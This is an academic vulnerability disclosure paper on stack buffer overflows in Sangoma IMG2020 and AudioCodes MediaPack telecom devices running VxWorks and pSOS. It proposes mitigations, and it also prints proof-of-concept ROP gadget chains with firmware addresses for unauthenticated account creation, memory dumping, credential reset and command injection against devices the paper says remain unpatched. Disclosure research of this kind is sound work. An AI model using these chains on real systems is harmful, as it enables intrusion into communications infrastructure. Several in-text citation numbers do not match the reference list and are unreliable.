Overflow Attacks in Telecommunications Hardware

Austin Erwin-Martinetti[1], Amith Kamath Belman[2], Mark Stamp[3]
Computer Science Department, College of Science, San Jose State University
{*austin.erwin-martinetti, amith.kamathbelman, mark.stamp*}*@sjsu.edu*

***Abstract*—This paper examines the security practices of widely used telecommunications hardware and the implications of their software vulnerabilities. Many such devices rely on relatively obscure Real-Time Operating Systems (RTOSes), chosen primarily for their performance advantages, such as deterministic task scheduling and real-time prioritization. However, this focus on performance often comes at the cost of security, which is typically treated as an afterthought and frequently relies on obscurity for protection. In our study, we identify and analyze buffer overflow vulnerabilities in user-facing functions on two popular devices: the Sangoma IMG2020 and the AudioCodes MediaPack series. We evaluate the root causes and severity of these flaws through hands-on proof-of-concept attacks. Our findings span two RTOS platforms, VxWorks and pSOS, and demonstrate that fundamental memory safety issues persist in modern telecommunications infrastructure. We have published the vulnerabilities demonstrated in this work, with MITRE.org, under CVE-2025-32105 and CVE-2025-32106. This work underscores the urgent need for improved development practices, stronger security policies, and the consistent integration of protective mechanisms across telecom hardware ecosystems.**

***Index Terms*—IMG2020, Mediapack, overflow, strcpy**

I. Introduction

In the broader landscape of modern computing, the telecommunications industry stands out as a domain marked by fragmentation and a lack of standardization. While conventional computing environments predominantly rely on operating systems such as Windows, macOS, and Linux, telecommunications infrastructure often diverges from this trend. Although Linux maintains a presence in certain components, the industry frequently employs a diverse set of Real-Time Operating Systems (RTOSes), including VxWorks, NucleusOS, pSOS, and a range of proprietary or bespoke platforms [1]. This divergence is driven largely by the performance and reliability demands of real-time communication systems. However, this architectural diversity introduces a significant and often overlooked trade-off of weakened security postures.

Despite being widely deployed and increasingly internet-connected, telecommunications hardware has largely evaded the widespread vulnerability exploitation seen in the broader embedded systems landscape [2], [3]. However, this is not indicative of superior security engineering but rather the result of obscurity and low external scrutiny. As our findings illustrate, many actively maintained product lines can be compromised with relative ease when subjected to targeted analysis. Moreover, telecommunications infrastructure has historically been a high-value target for nation-state actors and intelligence agencies. Incidents such as the alleged compromise of lawful intercept equipment by the Chinese-affiliated group "Salt Typhoon" underscore the geopolitical and strategic implications of these vulnerabilities [4]. In this paper, we present a technical analysis of exploitable buffer overflow vulnerabilities found in two widely deployed telecommunications devices—the Sangoma IMG2020 and the AudioCodes MediaPack series. Our investigation covers vulnerabilities in two RTOS platforms, VxWorks and pSOS, and includes proof-of-concept attacks demonstrating real-world impact. Where applicable, we propose straightforward mitigations, such as enforcing string length limits in memory operations (e.g., replacing strcpy with strncpy) or filtering malformed input via application-layer firewalls.

Through this work, we aim to highlight the urgent need for improved security practices in telecommunications software development and encourage greater scrutiny of the embedded platforms underpinning critical communications infrastructure.

Key contributions: :

- Empirical Discovery of Vulnerabilities: We identify and demonstrate buffer overflow vulnerabilities in two widely deployed telecommunications devices—Sangoma IMG2020 and AudioCodes MediaPack—highlighting systemic flaws in their handling of user input.
- Cross-RTOS Analysis: We analyze and exploit vulnerabilities across two distinct RTOS platforms (VxWorks and pSOS), exposing common security oversights in real-time embedded telecom systems.
- Practical Mitigation Guidance: We propose simple, effective countermeasures—such as safer memory operations and application-level input filtering—that can be applied to mitigate these issues in existing deployments.

To demonstrate the consequences of weak security practices in telecom hardware, we analyze two widely used devices: the Sangoma IMG2020 and the AudioCodes MediaPack series. Each case outlines the environment, discovered vulnerabilities, and potential impact. This narrow focus allows us to thoroughly investigate the consequences of these vulnerabilities in the form of real world attacks, root causes, and other factors such as manufacturer countermeasures that may impact exploitability.

II. Related Work

In *Exploiting stack-based buffer overflow using modern day techniques* [5], the paper's authors detail the general theory of the core buffer overflow attack being described here, as well as several countermeasures typically encountered in modern Linux environments such as ASLR and stack canaries.

III. Sangoma IMG2020 Media Gateway

A. Target Environment

The Sangoma IMG2020 is a high-capacity media gateway used in central offices to bridge circuit-switched systems with packet-based networks. Despite its compact 1U size, it supports an OC-3 interface, multiple DS3 and DS1 ports, and up to 4,128 concurrent calls. Native support for protocols like SS7, SIGTRAN, and SIP-T positions it as a key component in national telecom backbones.

While the device offers optional IP traffic encryption, it suffers from a critical flaw: unauthenticated remote code execution. No valid credentials are required—any remote attacker can gain unrestricted access to the system. The following section details our analysis and proof-of-concept demonstrating this vulnerability.

B. Vulnerability

All example code being demonstrated has been performed using build version 2.3.2.2, with the crash still being observed in version 2.3.9.6. During user authentication, the IMG2020 processes a login via an HTTP POST request containing a username and password as shown in Figure 1. Internally, this data is written to the stack without enforcing size limits. Critically, this allows an attacker to overwrite key control data, the function's return address, on the stack as illustrated in Figure 2.

When the function completes, the overwritten return address is loaded into the processor's registers, diverting execution. If the address is invalid, VxWorks terminates the process. However, with crafted input, an attacker can redirect execution to arbitrary code, enabling unauthenticated remote code execution.

Analyzing the crash proved challenging, as the POST payload also overwrites VxWorks's otherwise robust debugging metadata. To recover, we used a truncated payload that caused a controlled crash without fully corrupting the stack. This allowed recovery of a partial return address from the link register. Using reverse engineering techniques, we matched this address to its corresponding function using instruction alignment and known return patterns for the POWER architecture.

Contrary to expectations, the vulnerability did not reside in a parser but in the SHA256 hashing routine. Specifically, the unencrypted password was passed to strcpy() prior to initializing the hashing structure. As strcpy() lacks bounds checking, long inputs result in classic stack buffer overflows, an issue well-known in C/C++ and widely considered unsafe for secure software development [5].

C. Exploitation

To ascertain which registers are affected and how, we can send a string consisting of a unique permutation of all available characters to the system - a de Bruijn sequence [11]. By having the same pattern never occur twice, we can easily pinpoint what offset in the string is being copied to which registers. Register 0 is suitable for exploiting this vulnerability. This



Fig. 1. Normal execution flow for offending function



Fig. 2. Malicious execution flow for offending function

value is moved to the link register, and by direct consequence, the program counter. This allows us to set an arbitrary value for where the processor will be executing code. However, calling arguments for a function consist of registers 3 through 10 on the POWER architecture. Return Oriented Programming (ROP) [6] is used to gain control of these registers. By setting the code to a point that moves the registers that have been overwritten by an attack, registers 23 through 31, to ones used for arguments in function calls, one may extend the reach of the attack to allow any arguments to be passed to a function as illustrated in Figure 3.

The following code, the epilogue of a function, is used for the task:

```
0x019dd45c: lhz r8,local_48+0x2(r1)
```



Fig. 3. Move register instruction example via ROP

```
0x019dd460: or r3,r29,r29
0x019dd464: or r4,r23,r23
0x019dd468: subi r5,r31,0x4
0x019dd46c: li r6,0x0
0x019dd470: sth r8,0x2(r25)
0x019dd474: li r7,0x10
0x019dd478: or r8,r22,r22
0x019dd47c: mtspr CTR,r27
0x019dd480: bctrl
```

The subi (subtract immediate) instruction at 0x019dd468 can write any arbitrary value one desires to the third argument register (r5). However, the value from the manipulable register (r31) will be decremented by 4 before it is written. Assuming an attacker compensates by adding four to r31 in anticipation of this, this is just as valid as a bitwise OR instruction for moving register contents.

Two of the remaining instructions (li r6,0x0 and li r7,0x10) move hardcoded values to the fourth and fifth arguments:0 and 10 hex, respectively. This represents a fundamental limitation of this code: if an attacker wishes to use it, the fourth and fifth arguments will either need to match these values or be ignored by the called function.

Finally, the mtctr instruction moves the contents of register 27 to the counter register. After modifying the contents of the argument registers to our choosing, we can use this section to change the program counter to a target function.

On the device, there exists a function known as `ipcom_auth_useradd()`. Its purpose is straightforward, it exists to add new users to the system for remote administration over SSH. The first argument for the function is a username, the second consisting of a password, and the third being an ID for the user. Alternatively, one can simply give the function the ID -1, and it will assign the first available ID. In the context of a C program, a call to this function would look like this: ipcom_auth_useradd("username", "password", -1); . Within the context of POWER assembly, that would translate to a pointer to the string for the username in R3, a pointer to the string for the password in R4, and finally the user ID itself as an integer in R5. The following ROP code can be applied:

```
0x019dd45c: lhz r8,local_48+0x2(r1) #
Loads 16-bit value (0xFFFF) into r8
0x019dd460: or r3,r29,r29 # 0x1CD1B91;
pointer to 'user' string
0x019dd464: or r4,r23,r23 # 0x01CD1CE5;
pointer to 'ipsafenet' string
0x019dd468: subi r5,r31,0x4 # 0xFFFFFFFB
(-5); works like -1
0x019dd46c: li r6,0x0 # Unused
0x019dd470: sth r8,0x2(r25) # 0xFFFF;
prevents the device from rebooting.
0x019dd474: li r7,0x10 # Unused
0x019dd478: or r8,r22,r22 # Unused
0x019dd47c: mtspr CTR,r27 # Loads the
address for ipcom_auth_useradd() into the
counter register
0x019dd480: bctrl # Branches to value in
counter register
```

Putting this payload into the POST request allows us to add a new username - user - with the password ipsafenet to the system. This is based on on pointers to existing strings in the firmware binary. While this is specific to the build associated with the particular version being used for demonstration purposes, the exploit is not. The technique should work with all available versions of the IMG2020 media gateway as of this writing; Sangoma has exceeded the 60 day responsible disclosure period, and no fix is available.

D. Practical Attack: Arbitrary Memory Access

Even if the IMG2020's SSH daemon is inaccessible (e.g., due to firewall restrictions), the underlying exploit remains viable through return-oriented programming (ROP). One particularly effective technique involves abusing VxWorks' permissive memory access model via its built-in d function, which returns a hex and ASCII dump of memory when supplied with a target address, number of units, and output width.

A key advantage of this system is that ROP-triggered function calls return their output via the HTTP response, enabling direct access to dumped memory without further action. We crafted a ROP chain to invoke d with the following parameters:

- Address: A pointer (e.g., 0x01010101) loaded into register r3, targeting mapped firmware memory.
- Length: Maximum 32-bit signed integer (0x7FFFFFFF) in r4, maximizing output and ensuring the system reboots cleanly upon an access violation, rather than entering a hung state.
- Width: Output formatting, loaded into r5; can be left unchanged as d caps it internally.

The ROP chain configures up to seven registers, though only the first three are required for d. Execution concludes with a $bctrl$ instruction, transferring control to the d function. This setup allows an attacker to read arbitrary memory, including sensitive firmware regions, with no authentication.

IV. Audiocodes MediaPack ATAs

A. Target Environment

Audiocodes MediaPack ATAs, analog telephone adapters, reflect early 2000s embedded design with legacy features such as a serial console over a PS/2-style DIN connector. Unlike the IMG2020, which operates in secure, high-capacity telecom environments, MediaPacks are consumer-facing devices intended for residential or small business use. These units support 2 to 24 analog lines, bridging traditional telephony with packet-switched networks.

Despite newer Audiocodes models incorporating MIPS cores on proprietary ASICs, the MediaPack retains an older MPC870 ASIC (POWER architecture), underclocked to 40 MHz—suggesting legacy compatibility with even earlier components like the MPC860. Media and signal processing are offloaded to a custom Audiocodes DSP, freeing the POWER core for system tasks such as web server operation.



Fig. 4. Normal login request to a MediaPack ATA



Fig. 5. Malicious request to a MediaPack ATA

B. Vulnerability

All practical attacks discussed in this section were performed on firmware version 6.60A.332.002, though tests up to 6.60A.369.002 - released in July 2023, were performed. More recent firmware versions are believed to be affected.

Similar to the IMG2020, a buffer overflow vulnerability was discovered by submitting an oversized login POST request. Though lacking VxWorks-level debug features, reverse engineering was straightforward. The issue lies in the POST request parser, which separates key-value pairs using delimiters (&, =) but lacks bounds checks during string copying. A long, undelimited value can exceed buffer limits and overwrite the stack (see Figures 4 and 5). The use of the PowerPC LMW instruction amplifies the impact, corrupting registers including the program counter.

Notably, MediaPack ATAs are consumer-deployed and frequently exposed to the public internet, increasing risk. They also run pSOS, a legacy RTOS.

Much like the Sangoma gateway, registers 22 through 31, 0, and the program counter are affected. Two things differentiate these most from the IMG2020 though: as a device intended to connect several analog lines to a packet switched network, rather than high capacity digital links carrying thousands of calls, these are intended to be purchased directly by consumers. As a consequence, a significantly higher volume of these have been provisioned and exposed to the open internet. Secondly, the devices run a port of a very old RTOS known as pSOS: Portable Software on Silicon.

C. pSOS

pSOS, developed in 1982 for Motorola 68000 processors, was later rewritten in C and ported to other platforms including POWER. It provides only minimal OS functionality: file system, memory management, and a POSIX C [7]library, acting as a runtime layer for embedded C/C++ applications. Though it offered a basic shell (pSH), vendors like Audiocodes typically implemented their own solutions.

D. Firmware Unpacking

The MediaPack units employ countermeasures against reverse engineering in the form of dynamically generated debugger passwords. Much as the system takes its own approach to a command shell, firmware packing is accomplished through a similarly bespoke manner. The firmware file is compressed using the Lempel–Ziv–Oberhumer (LZO) algorithm, known for its extremely fast performance in spite of a relatively weak compression ratio [8]. The firmware file is divided into 131,072 (20000 hex) byte chunks, compressed, and divided with headers. While the file also contains other headers specific to the device, strictly for decompressing the firmware, it is important to note that the compressed data typically starts 154 bytes into the archive.

For newer MediaPack revisions, a second compression layer-LZMA is also used. After LZO decompression, the extracted data includes interleaved null bytes (removed before LZMA decompression). Tools like Binwalk can then extract and analyze the final payload.

E. Dynamically Generated Debugger Passwords

Although pSOS lacks robust memory protections, access to sensitive commands is locked behind undocumented passwords. A ”Password” command on the device hints that these are derived from the IP address and firmware version.

Using Ghidra, the password generation function was isolated. It converts a big-endian IPv4 address to little-endian, suggesting x86 origins. Rather than reverse the algorithm, it was patched to print valid passwords for given IPs and run on emulated POWER hardware using QEMU, enabling efficient bypass of the debug password mechanism.

F. Password Reset

Firmware version 6.60A.332.002 contains a routine to reset system settings, including credentials. This can be exploited by branching to the function post-configuration reset, preserving existing settings while reverting to default login credentials. Identifying the routine was aided by string markers such as ”Cleared TLS Parameters” and ”Burned to flash”.



Fig. 6. Wireshark packet listing of an injected command returned over an HTTP socket

G. Arbitrary Memory Access

pSOS's lack of memory isolation allows unrestricted access to any address space. An internal HTTP response function, taking a buffer, length, and descriptor, can be hijacked to leak arbitrary memory to connected clients.

Descriptors are assigned sequentially, making descriptor 0 predictable for an attacker. While HTTP sessions are rare during normal operation, rebooting the device can forcibly clear all descriptors, ensuring descriptor 0 is attacker-controlled.

To exploit this function, a ROP (Return-Oriented Programming) chain is used to set the required argument registers and jump to the vulnerable function. Conveniently, the Audiocodes toolchain leaves several suitable gadgets intact. In this case, the exploit utilizes code at address 0x002B31CC:

```
0x002B31CC: mtspr LR, r25 # 0x0036042C;
pointer to HTTP sending function
0x002B31D0: addi r3, r27, 0x00 # 0;
descriptor for web socket.
0x002B31D4: addi r4, r26, 0x00 # Pointer
to data buffer.
0x002B31D8: addi r5, r28, 0x200 # Count of
bytes.
0x002B31DC: blrl # Branch to link
register, put return address in LR.
```

The resulting response is an exact copy of the memory contents. Naturally, a utility such as Wireshark must be used to obtain the response, as an arbitrary number of bytes out of the system's memory may not necessarily be HTTP compliant.

H. Command Injection

After determining how a number of supporting functions work and can be branched to within the system, a more advanced exploit was attempted. Some quick checking near instructions related to the command interpreter netted a function that among other things, appeared to accept a pointer to a string used for input, and a pointer to a buffer used for output. After these however, are two integers. The first appears to be stored in memory but unused in the function itself. The second appears to have some effect on how output is presented to the buffer/end user, among other possible options, being used as a bitmask. This felt like a uniquely strong example of what could be used in conjunction with the aforementioned memory dumping function. To facilitate this however, a more unique ROP chain would have to be used to trigger the command injection.

Since initially the only memory we can write to is on the stack, a sufficient offset from the stack pointer loaded into the proper register will be required to send a command into the function.



Fig. 7. Output from an injected command via Wireshark

Thankfully, using offsets from the stack as arguments is a relatively common tactic used by some compilers. Observations of this tactic put into practice by the development team's compiler led to a set of usable instructions for an exploit:

```
005CDA78: mtspr LR, r30 # 0x0009CFCC;
pointer to command parsing function. The
first four instructions (to manipulate
the stack pointer) are bypassed so that
the pointer advances. This allows us to
properly construct a ROP chain with the
next function
005CDA7C: addi r3, r1, 0x14 # Load the
stack pointer plus 14h into the register
for the first argument. This is very
important.
005CDA80: addi r6, r26, 0x0 # 0x09;
arbitrary value for the presumed bitmask
005CDA84: addi r4, r25, 0x0 # 0x00EBCAA0;
pointer to an arbitrary area in memory
that appears to be unused. Since the
device reboots upon completion of the
ROP chain, proper calls to malloc can be
overlooked for simplicity.
005CDA88: addi r8, r29, 0x0 # Unused
005CDA8C: addi r7, r28, 0x0 # Unused
```

TABLE I
SUMMARY OF EXPLOITED VULNERABILITIES

Device	RTOS	Root Cause	Entry Point	Demonstrated Capability	Key takeaways
Sangoma IMG 2020	VxWorks	`strcpy()` overflow in password hash function	HTTP POST login	User creation, memory dump	Developer mode bit in RAM disables reboots; stdout of invoked commands returned over HTTP by default
MediaPack ATA	pSOS	Unchecked copy loop in POST parser	HTTP POST key/value buffers	Memory dump, password reset, command injection	Wider internet exposure; dynamic debug password easily bypassed via firmware analysis

```
005CDA90: addi r5, r27, 0x0 # 0x5AA; this
is simply what the function is frequently
called with in the compiled code.
005CDA94: blrl # Branch to link register,
put return address in LR.
```

Unable to initially write the non-volatile registers to the stack, the function executes these instructions before returning:

```
0009D4C4: lmw r23,-0x24(r1) # Load
registers 23-31 from the stack, starting
from 24h/36 bytes before the stack pointer
0009D4C8: lwz r0,0x4(r1) # Load register 0
from four bytes after the stack pointer
0009D4CC: mtspr LR,r0 # Move the value
from register 0 into the link register
0009D4D0: addi r1,r1,0x348 # Advance the
stack pointer by 348h bytes
0009D4D4: blr # Branch to the value in the
link register
```

The resulting values, still changed from the initial buffer overflow in the web server, advance us to location 0x002B31CC again - this time with a pointer to the output from the command line function as an argument. The output from the command line function is then pushed to the TCP socket used for the web server before the unit crashes and reboots. The outcome of this with an example command - cf view - is demonstrated in Figure 7, along with a Wireshark listing of the injected command being returned in Figure 6.

I. Further Product Lines Affected

The Audiocodes Mediant product line is likewise affected by this vulnerability, but it is not clear to what degree. Unlike the Mediapack products, the Mediant products run Linux on an ASIC with a MIPS processor developed by the manufacturer themselves. It appears that a later firmware release patched this bug, though why this has yet to be introduced to the Mediapack devices is unclear.

Manufacturer Involvement

On September 25th 2024, the manufacturer was informed about this vulnerability. To date, no response or fix has been elicited by the multiple attempts to contact Audiocodes.

V. INSIGHTS AND DISCUSSION

While low level knowledge of the POWER architecture is a niche topic in the world of computing, a basic level of knowledge in the field effectively guarantees an attacker complete control of the discussed devices, as shown in Table 1. This begs the question, how pervasive are these exploits in telecommunications systems? Perhaps more pressingly, how aware of this are foreign intelligence agencies?

Given the root cause of these exploits comes down to improper use of a strcpy variant, the biggest improvement on the industry side could come from embracing advice commonly given in development communities: avoid use of memory copying functions without an explicit length limit, test comprehensively for vulnerabilities during the software development process, and embrace security advisories from users. It is likely that a basic pass with a web fuzzing utility could have unearthed both of these vulnerabilities during a product testing phase.

From the perspective of an infrastructure provider however, this merits further testing: what application-level firewall rules will actively block exploits of this class, and can this truly be done unobtrusively? Similarly, can such a firewall-level mitigation be as simple as limiting the length of POST requests? Certainly for the IMG2020, this is a rule that may only need to apply to login requests.

VI. CONCLUSION

Over the course of this paper, we have established the cost of the telecommunications industry's disregard for secure development practices. All platforms discussed are in widespread use by countries all around the world, and entrusted on a daily basis to afford secure and reliable telecommunications. From the most casual of conversations with friends to the formal discussions of nation states, the security of these networks should be considered an unspoken part of their functionality. However, many of these products appear to have failed cursory testing, with many of them falling victim to nothing more complex than a lengthy HTTP request.

This research demonstrates that relying on obscurity in critical infrastructure security is ineffective and dangerous. With unprecedented events in the telecommunications industry quickly surfacing, such as the recent remote destruction of over 600,000 ISP routers [9], it is hoped that vulnerabilities such as the ones discussed can be taken into account preemptively rather than as the aftermath to an attack.

VII. Future Work

Exclusively in embedded POWER cores manufactured by NXP, such as those used in the IMG2020, there exists MMU Assist registers to assign attributes to different physical pages of memory [10]. To enable truly arbitrary code execution, a bit permitting execution should be assigned to the page of memory containing the stack for the offending process. Since the machine state register for this process runs with supervisor status, there should be no issue using the pre-made CPU support functions to change the execution bit for this page in MMU Assist Register 3 (MAS3). This could potentially allow an attacker to branch to machine code written on the stack by a malicious POST request, rather than relying on pre-existing code already in the firmware.

References

[1] P. Hambarde, R. Varma and S. Jha. (2014). *The Survey of Real Time Operating System: RTOS*. 2014 International Conference on Electronic Systems, Signal Processing and Computing Technologies, Nagpur, India, pp. 34-39, doi: 10.1109/ICESC.2014.15.

[2] National Institute of Standards. (2024). *National Vulnerability Database: CVE-2024-11120*. National Vulnerability Database. URL: https://nvd.nist.gov/vuln/detail/CVE-2024-11120

[3] National Institute of Standards. (2025). *National Vulnerability Database: CVE-2025-1316*. National Vunerability Database. URL: https://nvd.nist.gov/vuln/detail/CVE-2025-1316

[4] Federal Communications Commission. (2024). *Fact Sheet: Implications of Salt Typhoon Attack and FCC Response*. FCC. URL: https://docs.fcc.gov/public/attachments/DOC-408015A1.pdf.

[5] Ștefan Nicula, Răzvan Daniel Zota. (2019). *Exploiting stack-based buffer overflow using modern day techniques*. Procedia Computer Science, Volume 160, 2019, Pages 9-14, ISSN 1877-0509, doi: 10.1016/j.procs.2019.09.437

[6] S. M. Alnaeli, M. Sarnowski, M. S. Aman, A. Abdelgawad and K. Yelamarthi. (2016). *Vulnerable C/C++ code usage in IoT software systems*. 2016 IEEE 3rd World Forum on Internet of Things (WF-IoT), Reston, VA, USA, pp. 348-352. DOI: 10.1109/WF-IoT.2016.7845497.

[7] M. Prandini and M. Ramilli. (2012). *Return-Oriented Programming*. IEEE Security & Privacy, vol. 10, no. 6, pp. 84-87, Nov.-Dec. 2012, doi: 10.1109/MSP.2012.152.

[8] Wind River Systems. (2000). *pSOSystem Datasheet*. Wind River Systems. https://web.archive.org/web/20000817042109/http://www.windriver.com/pdf/psosystem_ds.pdf

[9] S. Preet and A. Bagga. (2018). *Lempel-Ziv-Oberhumer: A Critical Evaluation of Lossless Algorithm and Its Applications*. 2018 4th International Conference on Computing Sciences (ICCS), Jalandhar, India, pp. 175-182. DOI: 10.1109/ICCS.2018.00036.

[10] Black Lotus Labs. (2024). *The Pumpkin Eclipse*. Lumen. URL: https://blog.lumen.com/the-pumpkin-eclipse/.

[11] NXP. *PowerPC e500 Core Family Reference Manual*. NXP. https://www.nxp.com/docs/en/reference-manual/E500CORERM.pdf.

[12] Y. M. Chee, T. Etzion, H. Ta and V. K. Vu, "On de Bruijn Covering Sequences and Arrays," 2024 IEEE International Symposium on Information Theory (ISIT), Athens, Greece, 2024, pp. 1343-1348, doi: 10.1109/ISIT57864.2024.10619219.